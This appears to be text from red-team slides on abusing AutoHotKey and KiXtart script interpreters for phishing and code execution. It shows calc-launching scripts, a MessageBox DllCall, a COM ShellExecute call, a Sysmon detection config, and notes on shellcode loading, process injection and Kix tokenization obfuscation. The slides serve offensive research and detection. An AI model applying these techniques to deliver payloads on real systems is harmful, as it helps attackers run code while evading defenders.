
The challenge:

- Correct compilation
- Version
- Libraries/Modules

**With this now we have access to the Win32Api and gain more options for shellcode execution*







AutoHotKey

- Open Source
- Custom Scripting
- Win32 Api
- COM Objects

AutoHotkey

Powerful. Easy to learn.

The ultimate automation scripting language for Windows.

Syntax


- Syntax for the AHK scripting language is quite welcoming to understand.

```
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey> type .\calc.ahk  
Run "cmd.exe /c calc"  
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey>
```

API Calls!!?

AHK allows the call for APIs, with a function DllCall.


```
int MessageBoxW(  
    [in, optional] HWND      hWnd,  
    [in, optional] LPCWSTR   lpText,  
    [in, optional] LPCWSTR   lpCaption,  
    [in]          UINT       uType  
)
```




A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command typed is:

```
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey> type .\MessageBox.ahk  
DllCall("MessageBox", "Int", 0, "Str", "Did we just call the API?!?!", "Str", "MessageBoxApi", "UInt", 4)  
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey>
```

- Shellcode Loader
 - This has now become more weaponized in terms of shellcode
 - Low level allows us for a more customized approach
 - More process injection capabilities



AHK Shellcode



COM Calls!!?

- COM objects can be called as well
- Popular for Persistence and Privilege Escalation

```
C:\Windows\system32\cmd.exe - powershell
PS C:\Tools> type .\COMCall-Calc.ahk
; Create a COM object for Shell.Application
shellApp := ComObject("Shell.Application")

; Use the ShellExecute method to launch calc.exe
shellApp.ShellExecute("calc.exe")
PS C:\Tools>
```

- Verifying the COM Object call
- Sysmon to monitor where the DLL that holds the COM is being loaded
- More methods of execution

```
C:\Tools>type Sysmon-MonitorCOM.xml
<Sysmon schemaversion="4.90">
  <EventFiltering>

    <!-- Track process creation to see what is calling Shell.Application -->
    <ProcessCreate onmatch="include">
      <Image condition="image">*.exe</Image>
    </ProcessCreate>

    <!-- Track DLL loads specifically for shell32.dll, which is commonly used by Shell.Application -->
    <ImageLoad onmatch="include">
      <ImageLoaded condition="contains">shell32.dll</ImageLoaded>
    </ImageLoad>

  </EventFiltering>
</Sysmon>

C:\Tools>
```

PS C:\Windows\system32> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" | Where-Object { \$_.Id -in 1, 7 } | ForEach-Object { Write-Host "Time: \$(\$_.TimeCreated)" }
>>
Time: 10/29/2024 10:04:47 | Event ID: 7 | Process: C:\Windows\System32\RuntimeBroker.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:04:46 | Event ID: 7 | Process: C:\Windows\System32\calc.exe | Image Loaded: Windows Shell Common Dll ←
Time: 10/29/2024 10:04:46 | Event ID: 7 | Process: C:\Tools\AutoHotkey64.exe | Image Loaded: Windows Shell Common Dll ←
Time: 10/29/2024 10:04:37 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:19 | Event ID: 7 | Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\System32\consent.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\SysWOW64\dlldhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:11 | Event ID: 7 | Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:10 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:32 | Event ID: 7 | Process: C:\Windows\System32\mmc.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:32 | Event ID: 7 | Process: C:\Windows\System32\consent.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:25 | Event ID: 7 | Process: C:\Windows\Sysmon.exe | Image Loaded: Windows Shell Common Dll

Kix

*KiXtart is a free-format scripting language
and has rich built-in functionality for easy
scripting*



A screenshot of a Windows desktop environment. In the foreground, a Command Prompt window is open with the following command history:

```
C:\RedTeam\Phishing\Scripting Interpreters\KiX2010_460\KiX2010.460>WKIX32.EXE test.kix
C:\RedTeam\Phishing\Scripting Interpreters\KiX2010_460\KiX2010.460>type calc.kix
Run('powershell.exe Start-Process calc')
C:\RedTeam\Phishing\Scripting Interpreters\KiX2010_460\KiX2010.460>
```


Below the Command Prompt is a standard Windows calculator window titled "Calculator" in "Standard" mode. The calculator interface includes a numeric keypad, arithmetic operators (+, -, ×, ÷), and various function keys like %, CE, and M.

Obfuscation

How far can we go for Obfuscation or Encryption using this language?.

Kix has a tokenization option a note from the site states:


The level of security provided by tokenizing a script qualifies as 'obfuscation'. In practical terms this means that tokenized scripts are perfectly safe from attempts at viewing or changing them by regular end users.



